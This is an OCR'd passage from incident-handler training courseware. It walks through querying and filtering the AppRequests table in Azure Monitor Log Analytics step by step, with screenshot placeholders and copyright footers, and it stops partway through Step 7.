



Figure 8.34: Screenshot of Azure Monitor showing inspection of AppRequests table

Now, you can click on **Useful links**, followed by **Preview data** to check data preview before running a query.

- **Step 3:** To write a query for the **AppRequests** table, double-click on it and then click on the **Run** button, as shown in the screenshot below.





Figure 8.35: Screenshot of Azure Monitor showing writing and running a query


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

**Note:** You can also press **Shift + Enter** while ensuring that the cursor is within the query text instead of clicking on the **Run** button.

- **Step 4:** You can use the **where** operator while writing the query to modify the time range and click on **Run** to change the time range, as shown in the screenshot below.





Figure 8.36: Screenshot of Azure Monitor showing Time range modification

**Note:** You can also select the **Time range** dropdown option from the top of the window.

- **Step 5:** For analyzing the results, expand any record to inspect its values. You can select the column name for sorting and click on the **filter** icon to use any filter condition, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.37: Screenshot of Azure Monitor showing filtering results

The above screenshot shows an example of setting a filter to restrict the records to more than **150** ms in the **DurationMs** column.

- **Step 6:** Use the search box at the top right corner of the **Results** pane to further search through the displayed results, as shown in the screenshot below.





Figure 8.38: Screenshot of Azure Monitor searching through results


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 7:** To view the selected results in a chart format, you can use **Queries** from the left pane. Now, expand the **Applications** option and select the **Function Error rate** query to add it to the query window. Select the new query and click on the **Run** button, as shown in the screenshot below.

